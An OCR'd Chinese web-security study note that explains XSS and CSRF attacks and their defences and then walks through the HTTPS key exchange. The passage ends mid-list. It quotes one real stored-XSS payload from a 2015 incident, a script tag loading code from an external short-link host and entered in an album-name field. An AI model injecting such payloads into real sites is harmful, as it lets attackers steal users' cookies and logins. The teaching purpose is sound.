
跨站脚本攻击（XSS）

XSS 攻击是指黑客往 HTML 文件中或者 DOM 中注入恶意脚本，从而在用户浏览页面时利用注入的恶意脚本对用户实施攻击的一种手段。

- 窃取 Cookie 信息
- 监听用户行为
- 修改 DOM 伪造假的登录窗口，用来欺骗用户输入用户名和密码等信息
- 在页面内生成浮窗广告

恶意脚本是怎么注入的

- 存储型 XSS 攻击



- 首先黑客利用站点漏洞将一段恶意 JavaScript 代码提交到网站的数据库中；
- 然后用户向网站请求包含了恶意 JavaScript 脚本的页面；
- 当用户浏览该页面的时候，恶意脚本就会将用户的 Cookie 信息等数据上传到服务器。

2015 年喜马拉雅就被曝出了存储型 XSS 漏洞

喜马拉雅FM BETA 首页 发现 个人电台 声音

搜索声音、专辑、用户

编辑专辑

专辑名称* <script src=http://t.cn/RAdlReE></script>

标题不要超过40个字哦

设置封面

上传图片 文件大小<3M,尺寸最好>500X500

类型* 音乐 原唱 该信息必填

反射型 XSS 攻击

恶意 JavaScript 脚本属于用户发送给网站请求中的一部分，随后网站又把恶意 JavaScript 脚本返回给用户。当恶意 JavaScript 脚本在用户页面中被执行时，黑客就可以利用该脚本做一些恶意操作。在现实生活中，黑客经常会通过 QQ 群或者邮件等渠道诱导用户去点击这些恶意链接，所以对于一些链接我们一定要慎之又慎。

Web 服务器不会存储反射型 XSS 攻击的恶意脚本，这是和存储型 XSS 攻击不同的地方。

基于 DOM 的 XSS 攻击

基于 DOM 的 XSS 攻击是不牵涉到页面 Web 服务器的。具体来讲，黑客通过各种手段将恶意脚本注入用户的页面中，比如通过网络劫持在页面传输过程中修改 HTML 页面的内容，这种劫持类型很多，有


通过 WiFi 路由器劫持的，有通过本地恶意软件来劫持的，它们的共同点是在 Web 资源传输过程或者在用户使用页面的过程中修改 Web 页面的数据。

如何阻止 XSS 攻击

- 服务器对输入脚本进行过滤或转码
- 充分利用 CSP：限制加载其他域下的资源文件、禁止向第三方域提交数据，这样用户数据也不会外泄、禁止执行内联脚本和未授权的脚、提供上报机制
- 使用 HttpOnly 属性

CSRF攻击

黑客利用了用户的登录状态，并通过第三方的站点来做一些坏事。



- 自动发起 Get 、POST请求
- 引诱用户点击链接：通常出现在论坛或者恶意邮件上

黑客站点代码，页面上放了一张美女图片，下面放了图片下载地址，而这个下载地址实际上是黑客用来转账的接口，一旦用户点击了这个链接，那么他的币就被转到黑客账户上了。
和 XSS 不同的是，CSRF 攻击不需要将恶意代码注入用户的页面，仅仅是利用服务器的漏洞和用户的登录状态来实施攻击。


如何防止 CSRF 攻击

- 充分利用好 Cookie 的 SameSite 属性（Strict、Lax 和 None 三个值）


1. Strict 最为严格。如果 SameSite 的值是 Strict，那么浏览器会完全禁止第三方 Cookie。简言之，如果你从极客时间的页面中访问 InfoQ 的资源，而 InfoQ 的某些 Cookie 设置了 SameSite = Strict 的话，那么这些 Cookie 是不会被发送到 InfoQ 的服务器上的。只有你从 InfoQ 的站点去请求 InfoQ 的资源时，才会带上这些 Cookie。
2. Lax 相对宽松一点。在跨站点的情况下，从第三方站点的链接打开和从第三方站点提交 Get 方式的表单这两种方式都会携带 Cookie。但如果在第三方站点中使用 Post 方法，或者通过 img、iframe 等标签加载的 URL，这些场景都不会携带 Cookie。
3. 而如果使用 None 的话，在任何情况下都会发送 Cookie 数据。

- 验证请求的来源站点：Referer 是 HTTP 请求头中的一个字段，记录了该 HTTP 请求的来源地址、Origin 属性，在一些重要的场合，比如通过 XMLHttpRequest、Fecth 发起跨站请求或者通过 Post 方法发送请求时，都会带上 Origin 属性。Origin 属性只包含了域名信息，并没有包含具体的 URL 路径，这是 Origin 和 Referer 的一个主要区别。服务器的策略是优先判断 Origin，如果请求头中没有包含 Origin 属性，再根据实际情况判断是否使用 Referer 值。
- CSRF Token：在浏览器向服务器发起请求时，服务器生成一个 CSRF Token。在浏览器端如果要发起转账的请求，那么需要带上页面中的 CSRF Token，然后服务器会验证该 Token 是否合法。

HTTPS




HTTP 一直保持着明文传输数据的特征。但这样的话，在传输过程中的每一个环节，数据都有可能被窃取或者篡改，这也意味着你和服务器之间还可能有个中间人，你们在通信过程中的一切内容都在中间人的掌握中，如下图：



对发起 HTTP 请求的数据进行加密操作和对接收到 HTTP 的内容进行解密操作。

- 对称加密是指加密和解密都使用的是相同的密钥。
- 非对称加密算法有 A、B 两把密钥，如果你用 A 密钥来加密，那么只能使用 B 密钥来解密；反过来，如果你要 B 密钥来加密，那么只能用 A 密钥来解密。公钥是每个人都能获取到的，而私钥只有服务器才能知道，不对任何人公开。




- 首先浏览器向服务器发送对称加密套件列表、非对称加密套件列表和随机数 client-random；

- 服务器保存随机数 client-random，选择对称加密和非对称加密的套件，然后生成随机数 service-random，向浏览器发送选择的加密套件、service-random 和公钥；
- 浏览器保存公钥，并生成随机数 pre-master，然后利用公钥对 pre-master 加密，并向服务器发送加密后的数据；
- 最后服务器拿出自己的私钥，解密出 pre-master 数据，并返回确认消息。

到此为止，服务器和浏览器就有了共同的 client-random、service-random 和 pre-master，然后服务器和浏览器会使用这三组随机数生成对称密钥，因为服务器和浏览器使用同一套方法来生成密钥，所以最终生成的密钥也是相同的。

需要特别注意的一点，pre-master 是经过公钥加密之后传输的，所以黑客无法获取到 pre-master，这样黑客就无法生成密钥，也就保证了黑客无法破解传输过程中的数据了。

添加数字证书



相较于第三版的 HTTPS 协议，这里主要有两点改变：

- 服务器没有直接返回公钥给浏览器，而是返回了数字证书，而公钥正是包含在数字证书中的；